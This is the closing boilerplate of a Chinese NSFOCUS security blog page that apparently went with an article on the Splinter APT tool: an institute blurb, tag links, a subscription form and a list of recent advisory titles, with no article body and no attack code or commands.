绿盟威胁情报中心（NSFOCUS Threat Intelligence center, NTI）是绿盟科技为落实智慧安全2.0战略，促进网络空间安全生态建设和威胁情报应用，增强客户攻防对抗能力而组建的专业性安全研究组织。其依托公司专业的安全团队和强大的安全研究能力，对全球网络安全威胁和态势进行持续观察和分析，以威胁情报的生产、运营、应用等能力及关键技术作为核心研究内容，推出了绿盟威胁情报平台以及一系列集成威胁情报的新一代安全产品，为用户提供可操作的情报数据、专业的情报服务和高效的威胁防护能力，帮助用户更好地了解和应对各类网络威胁。

文章分类：技术前沿 (<http://blog.nsfocus.net/category/techfront/>)

文章关键词：APT (<http://blog.nsfocus.net/tag/apt/>)，NSFOCUS (<http://blog.nsfocus.net/tag/nsfocus/>)，Splinter (<http://blog.nsfocus.net/tag/splinter/>)，工具 (<http://blog.nsfocus.net/tag/%e5%b7%a5%e5%85%b7/>)，技术博客 (<http://blog.nsfocus.net/tag/%e6%8a%80%e6%9c%af%e5%8d%9a%e5%ae%a2/>)，攻击



(<http://blog.nsfocus.net/tag/%e6%94%bb%e5%87%bb/>), 绿盟 (<http://blog.nsfocus.net/tag/%e7%bb%bf%e7%9b%9f/>)
转载请注明：“转自绿盟科技博客”： 原文链接 (<http://blog.nsfocus.net/splinters-new-apt-attack-tool-dialysis/>).
文章收录：

← Web安全之防止浏览器自动代填和回显已保存账号
(<http://blog.nsfocus.net/web-security-prevents-browsers-from-automatically-filling-in-and-echoing-saved-accounts/>)

绿盟科技互联网安全威胁周报NSFOCUS-2019-43 →
(<http://blog.nsfocus.net/nsfocus-2019-43/>)

发表评论

要发表评论，您必须先登录 (http://blog.nsfocus.net/wp-login.php?redirect_to=http%3A%2F%2Fblog.nsfocus.net%2Fsplinters-new-apt-attack-tool-dialysis%2F)。

绿盟科技博客精华文章

- 学习手册：浅析DDoS的攻击及防御 (<http://blog.nsfocus.net/analysis-ddos-attack-defense/>)
- 学习手册：盘点DDoS带来的误会 (<http://blog.nsfocus.net/inventory-ddos-errors/>)
- 移动APP安全测试要点 (<http://blog.nsfocus.net/mobile-app-security-security-test/>)
- Dedecms远程写文件漏洞分析 (<http://blog.nsfocus.net/dedecms-write-file-vuln/>)
- 【干货分享】XSS攻击进阶篇——那些年我们看不懂的XSS (<http://blog.nsfocus.net/xss-advance/>)

两步邮件订阅，方便获取文章

欢迎订阅！现在已有6 705个朋友订阅了。
在后续邮件的尾部，您可以退订及修改订阅内容。
选择订阅组：

- ☐ 最新文章
- ☐ 技术分享
- ☐ 漏洞分析
- ☐ 运维安全
- ☐ Web安全
- ☐ 安全报告

邮件 *

马上订阅!

绿盟科技博客功能

- 注册 (<http://blog.nsfocus.net/wp-login.php?action=register>)
- 登录 (<http://blog.nsfocus.net/wp-login.php>)
- 文章RSS ([Really Simple Syndication](http://blog.nsfocus.net/feed/)) (<http://blog.nsfocus.net/feed/>)
- 评论RSS ([Really Simple Syndication](http://blog.nsfocus.net/comments/feed/)) (<http://blog.nsfocus.net/comments/feed/>)
- WordPress.org (<https://cn.wordpress.org/>)

绿盟科技博客文章标签

绿盟科技 (<http://blog.nsfocus.net/tag/%e7%bb%bf%e7%9b%9f%e7%a7%91%e6%8a%80/>) 漏洞
(<http://blog.nsfocus.net/tag/%e6%bc%8f%e6%b4%9e/>) 远程代码执行漏洞
(<http://blog.nsfocus.net/tag/%e8%bf%9c%e7%a8%8b%e4%bb%a3%e7%a0%81%e6%89%a7%e8%a1%8c%e6%bc%8f%e6%b4%9e/>) 绿盟科技漏洞库
(<http://blog.nsfocus.net/tag/%e7%bb%bf%e7%9b%9f%e7%a7%91%e6%8a%80%e6%bc%8f%e6%b4%9e%e5%ba%93/>) NSFOCUS
(<http://blog.nsfocus.net/tag/nsfocus/>) EnglishVersion (<http://blog.nsfocus.net/tag/englishversion/>) DDoS (<http://blog.nsfocus.net/tag/ddos/>) 技术博客
(<http://blog.nsfocus.net/tag/%e6%8a%80%e6%9c%af%e5%8d%9a%e5%ae%a2/>) 远程代码执行
(<http://blog.nsfocus.net/tag/%e8%bf%9c%e7%a8%8b%e4%bb%a3%e7%a0%81%e6%89%a7%e8%a1%8c/>) 云安全
(<http://blog.nsfocus.net/tag/%e4%ba%91%e5%ae%89%e5%85%a8/>) 威胁情报
(<http://blog.nsfocus.net/tag/%e5%a8%81%e8%83%81%e6%83%85%e6%8a%a5/>) 网络安全
(<http://blog.nsfocus.net/tag/%e7%bd%91%e7%bb%9c%e5%ae%89%e5%85%a8/>) 威胁 (<http://blog.nsfocus.net/tag/%e5%a8%81%e8%83%81/>) 物联网安全
(<http://blog.nsfocus.net/tag/%e7%89%a9%e8%81%94%e7%bd%91%e5%ae%89%e5%85%a8/>) 高危漏洞
(<http://blog.nsfocus.net/tag/%e9%ab%98%e5%8d%b1%e6%bc%8f%e6%b4%9e/>) 绿盟科技博客

(<http://blog.nsfocus.net/tag/%e7%bb%bf%e7%9b%9f%e7%a7%91%e6%8a%80%e5%8d%9a%e5%ae%a2/>) 威胁通告
(<http://blog.nsfocus.net/tag/%e5%a8%81%e8%83%81%e9%80%9a%e5%91%8a/>) rsa2018 (<http://blog.nsfocus.net/tag/rsa2018/>) 安全会议
(<http://blog.nsfocus.net/tag/%e5%ae%89%e5%85%a8%e4%bc%9a%e8%ae%ae/>) 安全周报
(<http://blog.nsfocus.net/tag/%e5%ae%89%e5%85%a8%e5%91%a8%e6%8a%a5/>) ddos攻击事件
(<http://blog.nsfocus.net/tag/ddos%e6%94%bb%e5%87%bb%e4%ba%8b%e4%bb%b6/>) DDoS攻击
(<http://blog.nsfocus.net/tag/%e5%a4%a7%e6%95%b0%e6%8d%ae/>) 勒索软件
(<http://blog.nsfocus.net/tag/%e5%8b%92%e7%b4%a2%e8%bd%af%e4%bb%b6/>) 安全意识
(<http://blog.nsfocus.net/tag/%e5%ae%89%e5%85%a8%e6%84%8f%e8%af%86/>) 恶意软件
(<http://blog.nsfocus.net/tag/%e6%81%b6%e6%84%8f%e8%bd%af%e4%bb%b6/>) 物联网
(<http://blog.nsfocus.net/tag/%e7%89%a9%e8%81%94%e7%bd%91/>) 漏洞分析
(<http://blog.nsfocus.net/tag/%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90/>) 态势感知
(<http://blog.nsfocus.net/tag/%e6%80%81%e5%8a%bf%e6%84%9f%e7%9f%a5/>)

最新文章

【威胁通告】Squid多个高危漏洞预警通告 (<http://blog.nsfocus.net/cve-2019-12526-cve-2019-18679-cve-2019-18678/>)
【威胁通告】开源压缩库Libarchive代码执行漏洞 (CVE-2019-18408) (<http://blog.nsfocus.net/cve-2019-18408/>)
绿盟科技互联网安全威胁周报NSFOCUS-2019-44 (<http://blog.nsfocus.net/nsfocus-2019-44/>)
网络安全威胁月报NSFOCUS-2019-10 (<http://blog.nsfocus.net/nsfocus-2019-10/>)
Jenkins 路由解析及沙箱绕过漏洞分析报告(上) (<http://blog.nsfocus.net/jenkins-routing-resolution-and-sandbox-bypass-vulnerability-analysis-report/>)
【威胁通告】Apache Solr Velocity远程代码执行漏洞处置手册 (<http://blog.nsfocus.net/ns-2019-0046/>)
【威胁通告】Apache Solr远程命令执行漏洞 (<http://blog.nsfocus.net/apache-solr2019-10-31/>)
APT技术观察——APT与隐写术 (<http://blog.nsfocus.net/apt-technology-observation-apt-and-steganography/>)
绿盟科技互联网安全威胁周报NSFOCUS-2019-43 (<http://blog.nsfocus.net/nsfocus-2019-43/>)
Splinter新APT攻击工具透析 (<http://blog.nsfocus.net/splinters-new-apt-attack-tool-dialysis/>)

友情链接

绿盟科技官网 (<http://www.nsfocus.com.cn>)
绿盟威胁情报中心NTI (<https://nti.nsfocus.com/>)



绿盟科技博客读者群

群名称:绿盟安全爱好者
群 号:956543462

